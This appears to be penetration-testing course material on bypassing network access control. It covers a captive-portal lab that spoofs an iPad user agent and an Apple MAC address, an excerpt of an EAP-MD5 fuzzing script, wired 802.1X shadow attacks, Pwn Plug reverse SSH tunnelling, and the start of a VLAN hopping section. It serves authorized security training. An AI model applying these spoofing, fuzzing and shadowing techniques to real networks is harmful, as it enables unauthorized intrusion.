
JavaScript OS Validation

A final technique used by captive portal systems to identify the native operating system of a client is to insert JavaScript code in an HTTP server's response that queries several browser DOM fields. As we saw earlier, the User Agent Switcher plugin for Firefox allows us to manipulate several fields in the DOM, including navigator.appName and navigator.vendor, but it does not allow us to manipulate four fields commonly used for client OS detection:

- navigator.buildID – Used to disclose the build number for the browser; not used by Apple's Safari on the iPad
- navigator.oscpu – Used to disclose the CPU type used on the host; not used by Apple's Safari on the iPad
- navigator.product – Used to disclose the product name; set to "Gecko"
- navigator.productSub – Used to disclose a sub-name to the product field; set to "20030107" on Apple's Safari on the iPad

To bypass a NAC system using JavaScript OS validation, we need to manipulate the responses from these fields as well. We could use a different plugin, tampering proxy, or fake the settings with the browser itself to deceive fingerprinting techniques.

Custom Browser Impersonation



Custom Browser Impersonation

Firefox allows us to customize the values that are returned from the DOM through JavaScript by creating configuration keys in the format `general.XXX.override`, where "XXX" is the all-lowercase name of the DOM suffix after "navigator." (For example, to override `navigator.oscpu`, we can create a key called `general.oscpu.override` with an arbitrary string value.)

1. Browse to the "about:config" page to access the Firefox configuration key menu.
2. Right-click any key and select New | String.
3. In the "New String Value" dialog, enter the string "general.XXX.override", where "XXX" is the name of the DOM key you wish to manipulate. Click OK.
4. Enter the value for the key to match that of the client you are impersonating. In the example on this slide, the key "general.oscpu.override" is configured with the string value "undefined", matching that of the iPad.

Exercise: Captive Portal Bypass Scenario



- Phaos Gaming develops multiuser dungeon games for multiple platforms
- A NAC control point protects internal access to beta game testing servers
- You must get access to the World of Phaos RPG, bypassing the NAC server

Exercise: Captive Portal Bypass Scenario

Phaos Gaming is a small online role-playing game (RPG) development company, supporting multiple device platforms. Phaos Gaming frequently offers access to beta versions of upcoming games for testing purposes, leveraging a Network Admission Control (NAC) point. Various developers in Phaos Gaming have access to the user account provisioning system in the NAC server to grant access to various users and devices as needed.

Your goal in this exercise is to access the World of Phaos RPG server, bypassing the NAC server. Your objectives are to apply multiple NAC bypass techniques we reviewed in the module. This exercise will take approximately 20 minutes to complete.

Note: If you are completing this exercise online, remember to use the "tap0" interface instead of the "eth0" interface shown on this page.

World of Phaos sword image courtesy of worldofphaos.com.

Exercise: Captive Portal – Lab Resources

- Use Kali Linux for this exercise
- Configure your system to route traffic to the 10.10.10.69 server, as shown
- We've configured Kali with User Agent Switcher and an OUI allocation file
- Attempt to access the World of Phaos game server <http://wophaos.sec660.org>

```
# route add -net 192.168.1.0/24 gw 10.10.10.69
```


Exercise: Captive Portal – Lab Resources

For this exercise, you will use Kali Linux as the attack platform. From a terminal prompt, configure your local routing table to use the host at 10.10.10.69 as the gateway for the 192.168.1.0/24 network, as shown on this page. The User Agent Switcher add-on has been added to the Firefox browser. A copy of the oui.txt file has been copied to /usr/local/share/oui.txt.

In this exercise, you will attempt to access the World of Phaos game server at <http://wophaos.sec660.org>. Bypass the NAC system to obtain access to your target.

If you are completing this course as an online student, remember to reference the "tap0" interface instead of "eth0". When adding a route on Linux, online students can also add the "dev tap0" option to the end of the route command ("route add -net 192.168.1.0/24 gw 10.10.10.69 dev tap0") to explicitly identify the route needed to access the lab network.

Exercise: Captive Portal – Access Attempt



Exercise: Captive Portal – Access Attempt

The server at <http://wophaos.sec660.org> is on a network that is filtered by a NAC server. Any attempts to access the game server will be captured and redirected to the cp.sec660.org login server, shown on this page.

This type of network access control system is commonly used in organizations when access is required to a resource that lacks strong authentication controls on its own, and when access must be granted to lots of different devices that cannot be consistently managed (such as embedded devices, including mobile phones and tablets, or any device that is not owned by the organization implementing security).

Exercise: Captive Portal – Answers Follow


- **STOP!** Answers for the Captive Portal Bypass Scenario exercise follow
- Proceed only after you have exhausted your options for completion on your own
- Each page gives you a little more help if you get stuck

Exercise: Captive Portal – Answers Follow

Answers to the lab exercise follow; proceed no further unless you have exhausted your options for completing the exercise on your own. Each page that follows gives you a little more help in case you get stuck.

Exercise: Captive Portal – Authentication Failure Hint

- Multiple failed authentication requests will present a hint



Exercise: Captive Portal – Authentication Failure Hint

Due to a code artifact left over during the development process, the NAC server protecting access to the Phaos Gaming resources will display debugging messages based on specific input events. The first debug artifact reveals a clue to the attacker, following multiple failed authentication attempts.

As shown on this page, the captive portal server indicates that, despite several authentication attempts, access would be easier for the end user if the system recognized the web browser as an iPad.

Exercise: Captive Portal – Configure User-Agent

TIP

Configure the User Agent Switcher plugin to emulate an iPad. Press and release Alt in Firefox to access drop-down menus.

Description:	IOS 10
User Agent:	Mozilla/5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.5f
App Code Name:	Mozilla
App Name:	Netscape
App Version:	Mozilla/5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.5f
Platform:	iPad
Vendor:	Apple Computer, Inc.
Vendor Sub:	

Cancel OK

Alternative: Import the User-Agent XML file from `/root/lab/day1/useragentswitcher.xml`

Exercise: Captive Portal – Configure User-Agent

Next, add a new User-Agent to represent an iOS 10 iPad device.

First, click Tools | Default User Agent | Edit User Agents.... Next, add a new User-Agent, populating the content of the form as shown on this page and below:


Description: iOS 10 iPad
 User Agent: Mozilla/5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.50 (KHTML, like Gecko) Version/10.0 Mobile/14A5345a Safari/602.1
 App Code Name: Mozilla
 App Name: Netscape
 App Version: 5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.50 (KHTML, like Gecko) Version/10.0 Mobile/14A5345a Safari/602.1
 Platform: iPad
 Vendor: Apple Computer, Inc.
 Vendor Sub: <leave blank>

Once the new User-Agent is added, from Firefox click Tools | Default User Agent | iOS 10 iPad to replace the current User-Agent with the specified values.

As an alternative to typing all the configuration entries for this User-Agent, you may optionally import the `useragentswitcher.xml` file from the file path shown on this page. In the User Agent Switcher Options menu, click the Import button and select the `useragentswitcher.xml` file. Click OK to finish the import process. After importing, select the "iOS 10 iPad" User-Agent (added by this author) and click OK.

Exercise: Captive Portal – Additional Configuration Required

- Closer to successful impersonation



Exercise: Captive Portal – Additional Configuration Required

Attempting to access the captive portal page again still does not grant access to the internal network, but provides a different clue. The captive portal server indicates that it recognizes partial behavior that matches an iPad device, but another piece is still missing. Continue to evaluate your options to impersonate an iPad to bypass the captive portal server.

Exercise: Captive Portal – MAC Address Analysis

- VMware guest systems use an OUI allocated to VMware, Inc.
- Identify an Apple OUI prefix and change your MAC prefix

```
# ifconfig eth0 | grep ether
    ether 00:0c:29:1d:e2:41 txqueuelen 1000 (Ethernet)
# grep 00-0C-29 /usr/local/share/oui.txt
00-0C-29 (hex) VMware, Inc.
```

Exercise: Captive Portal – MAC Address Analysis

You can inspect the current MAC address associated with the network adapter on your Kali Linux system using the `ifconfig` command shown on this slide, piped to the `grep` command to focus on the `HWaddr` value. All VMware guest systems use an OUI allocated to VMware, Inc., for virtual Ethernet adapters, as we can see by querying the `oui.txt` file.

Using the `oui.txt` file, identify an Apple OUI prefix and then change your MAC address to use the Apple OUI instead of the VMware OUI.

Note: If you are completing this exercise online, remember to use the `"tap0"` interface instead of the `"eth0"` interface shown on this page.

Exercise: Captive Portal – MAC Address Spoofing

- Change your MAC address to utilize an Apple OUI prefix, as shown below
- Return to your browser and open <http://wophaos.sec660.org>

```
# grep Apple /usr/local/share/oui.txt | grep hex
output trimmed for space
F8-1E-DF    (hex)          Apple, Inc
FC-25-3F    (hex)          Apple, Inc.
# ifconfig eth0 down
# ifconfig eth0 | grep ether
ether 00:0c:29:1d:e2:41 txqueuelen 1000 (Ethernet)
# ifconfig eth0 hw ether f8:1e:df:1d:e2:41
# ifconfig eth0 up
# route add -net 192.168.1.0/24 gw 10.10.10.69 eth0
```

Specify your MAC and IP addresses here

Exercise: Captive Portal – MAC Address Spoofing


In the example on this page, we use the `grep` utility to search through the `oui.txt` file for any strings that mention "Apple." We can use any of these OUI prefixes to impersonate a legitimate Apple device MAC address with the `ifconfig` utility.

First, place the virtual Ethernet adapter in the down state. Next, identify your current MAC address by running the `ifconfig` utility, as shown.

Using the same last three bytes as your legitimate MAC address, impersonate the OUI of an Apple device using the `ifconfig` utility, as shown. Finally, place the interface into the up state and add your default gateway again.

Note: If you are completing this exercise online, remember to use the "tap0" interface instead of the "eth0" interface shown on this page.

Exercise: Captive Portal – Access




The Phaos Captive Portal server grants access to iPad devices without credentials, granting access to the internal network.

Exercise: Captive Portal – Access

Returning to the browser and refreshing will authenticate your device, leading the Phaos captive portal server to believe that you are an iPad. Open a new tab per the instructions and then attempt to access the target server at <http://wophaos.sec660.org>.

Exercise: Captive Portal – World of Phaos



Exercise: Captive Portal – World of Phaos

Having impersonated an iPad, you successfully evade the authentication requirement of the captive portal server and obtain access to the World of Phaos server.

World of Phaos is an open source role-playing game (RPG) by Zeke Walker, available at <http://worldofphaos.com/>. You can also register and play on the server hosted in the lab, if you have time after finishing the exercise.

Exercise: Captive Portal – The Point

- Many lightweight NAC systems use weak authentication controls
- Mobile devices often obtain a policy exception due to platform limitations
 - No Java or Flash, lack of consistent management controls for device configuration, etc.
- Exceptions to policies create opportunities for exploitation

Exercise: Captive Portal – The Point

In this exercise, you exploited a captive portal server that was acting as a simple Network Admission Control system. Many commercial NAC systems are used by enterprise networks with similarly weak authentication controls, designed primarily for ease of deployment rather than robust security implementation.

Many NAC systems will open an exception policy for mobile devices, granting access only after device fingerprinting methods from vendors such as Cisco, Juniper, Aruba Networks, and Bradford Networks successfully characterize the device. While more rigorous security mechanisms are available, they seldom scale well to unmanaged or poorly managed mobile devices that lack other dynamic software-based validation mechanisms such as ActiveX, Java, and Flash.

While these weaker captive portal systems can be evaded in many deployments, stronger options for NAC also exist that rely on the IEEE 802.1X authentication protocol. We'll examine IEEE 802.1X and the various EAP mechanisms it utilizes for authentication next.

Exercise Complete – STOP

You have successfully completed the exercise.
Congratulations!

Exercise Complete – STOP

This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!

NAC Scenario 2

*Policy: Require IEEE 802.1X authentication
for all devices*

- Access port is "closed" until successful authentication completes
- An EAP method is used between supplicant, PAE, and auth. server
- Supplicant must be available on all devices
 - Leaving open port exceptions for embedded systems that do not support 802.1X (or EAP)


NAC Scenario 2

Our second NAC scenario consists of a more rigorous network authentication policy, using 802.1X authentication to validate the credentials of all devices on the network. In this scenario, a switch port is considered "closed" by the network until successful authentication completes. The client must use an 802.1X supplicant to authenticate to the network before the port becomes "open," granting access to the internal network.

When 802.1X is used for network authentication, three components are required: the supplicant or the client software, the Port Access Entity (PAE), which is the switch, and the authentication server, which is a backend RADIUS server. An EAP type is used to define how the authentication process should take place as well as the type of authentication used. In wired NAC environments using 802.1X on a switch, simple EAP methods are more common since it is not necessary to negotiate encryption keys or perform mutual authentication on the network. Weak, password-based authentication mechanisms such as EAP-MD5 may be used, although strong certificate-based authentication using EAP/TLS is becoming more popular.

To use NAC with 802.1X, all devices that are authenticating to the network must support the EAP method in use and have the necessary supplicant software. Devices that do not support 802.1X or do not support the EAP type in use are generally excluded from network policies (such as printers and other embedded devices), creating a bypass opportunity if an attacker can access the port.

Pre-Authentication Traffic



- Supplicant must be able to send EAP traffic to RADIUS for authentication
 - History of EAP buffer overflows in various RADIUS implementations
- Switch is agnostic to EAP method, so it does not inspect packet content
- Opportunity to fuzz, exploit RADIUS backend before authentication

Pre-Authentication Traffic

Prior to successful authentication to the network, the supplicant has no access to the internal network, but is allowed to communicate with the RADIUS server over the supported EAP type. This is required to allow the supplicant to authenticate to the network and exchange EAP traffic with the RADIUS server. Further, many RADIUS servers have demonstrated a history of security vulnerabilities in handling malformed EAP traffic.

The switch in an 802.1X environment is agnostic to the EAP method in use. The switch's only responsibility is to extract the EAP payload from the supplicant and forward it to the RADIUS server, encapsulated in a RADIUS Type/Length/Value (TLV) field, as shown in the illustration on this slide. Since the switch has no interest in the content of EAP traffic, it does not attempt to inspect the data, forwarding the data along unmodified to the RADIUS server.

This configuration gives the attacker the opportunity to exploit any packet-parsing vulnerabilities on the RADIUS server. Without legitimate authentication credentials, an attacker can fuzz the RADIUS server with malformed frames. If the switch is not returning RADIUS traffic back to the supplicant, then the attacker knows the RADIUS server has stopped responding.

Fuzzing Wired EAP/MD5 – eapmd5fuzzies.py

- Scapy+Sulley script to send mutated EAP-MD5 responses
 - Includes simple state machine to reset exchange to authentication response
- Intended as a kick-start for your custom development
- Would be used against a replica of target environment in a pen test

```

eapmd5fuzzies.py + (-\Desktop) - GVIM
File Edit Tools Syntax Buffers Window Help
[Icons]
if __name__ == '__main__':
    conf.iface = DEU
    conf.verb = 0
    s_initialize("Wired-EAP-Auth-Request")

    # Sizer for length+response
    if s_block_start("Response-Data"):
        s_sizer("Response-Data", length=2, end
ian=">", math=eaplenfixer)
        # EAP Type
        s_byte(4, full_range="True")
        # EAP MD5 response value
        s_string("\x00\x01\x02\x03\x04\x05\x06
\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f")
        # Proprietary extra data following res
p-
        s_string("")
        s_block_end("Response-Data")

    print "Mutations: " + str(s_num_mutations(
))

    while s_mutate():
        # Bounce the interface to restart 802.
1X on the port
86,9 62%

```

Fuzzing Wired EAP/MD5 – eapmd5fuzzies.py


In a pen test, an opportunity to exploit the backend RADIUS server prior to network authentication would be a great finding to present to the customer. In practice, it's unlikely that a customer will scope a live fuzzing exercise against a production RADIUS server. Furthermore, a successful crash against the RADIUS server would not net the pen tester shell or other unauthorized access to the RADIUS server until a successful exploit could be developed, requiring local access to the vulnerable RADIUS server to understand the nature of the crash.

Fuzzing the RADIUS server can still be a useful exercise; however, it is much more efficient to replicate the target network environment for the fuzzing test. With a switch configured for EAP-MD5 authentication, using the same target OS, software, and version of the RADIUS implementation used by the customer, the pen tester can leverage an EAP-MD5 fuzzing tool to test the resiliency of the RADIUS server when presented with malformed frames.

The script `eapmd5fuzzies.py` (<https://www.willhackforsushi.com/code/eapmd5fuzzies.py>) was developed to use in EAP-MD5 fuzzing exercises. It is not intended to be used as a thorough fuzzer, but as a kick-start tool to accelerate your custom development for fuzzing EAP-MD5 traffic. Using the Sulley fuzzing framework to generate the malformed frames and the Scapy packet-crafting framework to deliver the malformed packets, `eapmd5fuzzies.py` includes a simple EAP-MD5 state machine to fuzz the EAP-MD5 Response frame from the supplicant. `Eapmd5fuzzies.py` resets the network interface and interacts with the EAP traffic to start and reset the authentication exchange for each malformed EAP-MD5 packet.

Wired EAP Shadow Attack

- With a legitimate client, attacker can "shadow" device post-authentication
 - Impersonate MAC of victim
- Grants access to all stateless protocols on interior network
- Attacker uses a different IP than the victim, but the same MAC address
 - Since IEEE 802.1X is a Layer 2 protocol, the switch doesn't care



1. Attacker captures MAC/IP of VoIP handset
2. Attacker impersonates device
3. Attacker gains limited access to internal network


Wired EAP Shadow Attack

Another attack against port-based NAC authentication using IEEE 802.1X is the Wired EAP Shadow Attack. In this attack, the adversary does not need to compromise the credentials of the device being impersonated; rather, simply impersonating the MAC address of the victim and leveraging the existing state of the switchport can provide the attacker with equivalent access.

In order to avoid an IP address conflict, the attacker uses a different IP address than the impersonated system (but the same MAC address). Since IEEE 802.1X is a Layer 2 protocol, the authenticating device (the switch in this case) doesn't care about the IP address of the attacker, allowing the attacker to communicate freely.

Pwn Plug 802.1X Shadow

- Commercial plug-and-hack tool from Pwnie Express
- Uses a built-in Ethernet port and a separate USB Ethernet device for MitM
- Waits for HTTP traffic from downstream victim, then impersonates MAC and IP
 - Creates SSH connection with SOCKS proxy reverse connection
 - Grants attacker remote access to internal network



Pwn Plug 802.1X Shadow

The Pwn Plug from Pwnie Express (<https://www.pwnieexpress.com/>) is a commercial plug-and-hack tool with many useful features. Intended to be plugged into a target network and used remotely, the Pwn Plug includes a useful feature for performing IEEE 802.1X shadow attacks.

When combined with a supported USB Ethernet adapter, the Pwn Plug can be used as a MitM device between a valid IEEE 802.1X device (such as a phone or a printer) and the network switch. The Pwn Plug will silently bridge all traffic between the two devices and watch for downstream HTTP activity from the IEEE 802.1X authenticator. When an HTTP packet to a server on port 80 is detected, the Pwn Plug will assume the victim's MAC address and IP address and then create an outbound SSH session to a SSH server controlled by the attacker. Using the SSH reverse SOCKS Proxy feature, the attacker can use this inbound connection with proxychains and other SOCKS-proxy aware tools to access internal assets within the victim organization from the access level of the victim IEEE 802.1X authenticator.

The Pwn Plug R3 was previously available at <https://store.pwnieexpress.com/product/pwn-plug-r4-pwnie-care/> for \$1,095. Pwnie Express has retooled their technology as a service instead of devices, so they are no longer officially available. Original plugs and similar devices still can still perform the tasks needed to shadow 802.1X authentication.

VLAN Manipulation

- Several possibilities to leave current VLAN on the switch
- Will examine tools and techniques
- Sample Cisco IOS configs supplied for comparison
 - Experience with IOS not necessary
 - Many attacks work against other platforms as well; will note Cisco only

VLAN Manipulation

VLAN segments are often used to isolate traffic away from sensitive systems or devices. Several possibilities exist where an attacker may bypass these restrictions through VLAN manipulation or *VLAN hopping* attacks. We'll look at several techniques for bypassing VLAN restrictions next, demonstrating the VLAN configuration syntax for Cisco IOS switches that replicate the environments we are exploiting.

Experience with Cisco IOS is not necessary to understand these attacks, nor are the attacks limited to Cisco devices. Many of these attacks are opportunities against other switch vendors, though the protocols and implementation techniques may differ slightly.

VLAN Attacks and Windows

- Windows does not natively support VLAN trunking
 - Tagged frames are dropped
- VMware tools never see trunking data
- Must expose native Linux network adapter to target network to successfully exploit VLANs

TIP

Use Linux as the native OS on your attack system. If this isn't an option, attach a USB Ethernet adapter to a Linux guest for attack purposes (instead of VM bridging).

VLAN Attacks and Windows

Unfortunately, Windows systems (up to and including Windows 10) do not natively support VLAN trunking features, such as IEEE 802.1Q. Windows will identify and drop tagged frames upon receipt from the Ethernet driver instead of passing the frames to the rest of the operating system. As a result, virtual machine guests are unable to observe trunk packets and are therefore unable to participate in or exploit VLANs.

To exploit VLAN misconfiguration or implementation weaknesses, we must natively boot Linux to take advantage of available tools.

Dynamic Trunking Protocol

- Proprietary Cisco protocol
- Negotiates a trunk port and encapsulation (802.1Q/ISL)
 - If no trunking is performed, defaults to access port
- DTP master shares VLAN information with all downstream switches

```
Switch#sh int fa0/1 status
Port      Name      Status      Vlan      Duplex  Speed  Type
Fa0/21    connected 1          a-full   a-100   10/100BaseTX
Switch#sh int fa0/1 trunk
Port      Mode      Encapsulation  Status      Native vlan
Fa0/21    auto      802.1q         not-trunking 1
```

Tricking the switch into thinking you are a trunk will cause the switch to pass all VLAN traffic.

Dynamic Trunking Protocol

The Dynamic Trunking Protocol (DTP) is a Cisco proprietary implementation to allow the switch to determine and negotiate the switchport state as a trunk port using IEEE 802.1Q or Inter-Switch LAN (ISL, a Cisco proprietary trunking protocol) or as an access port.

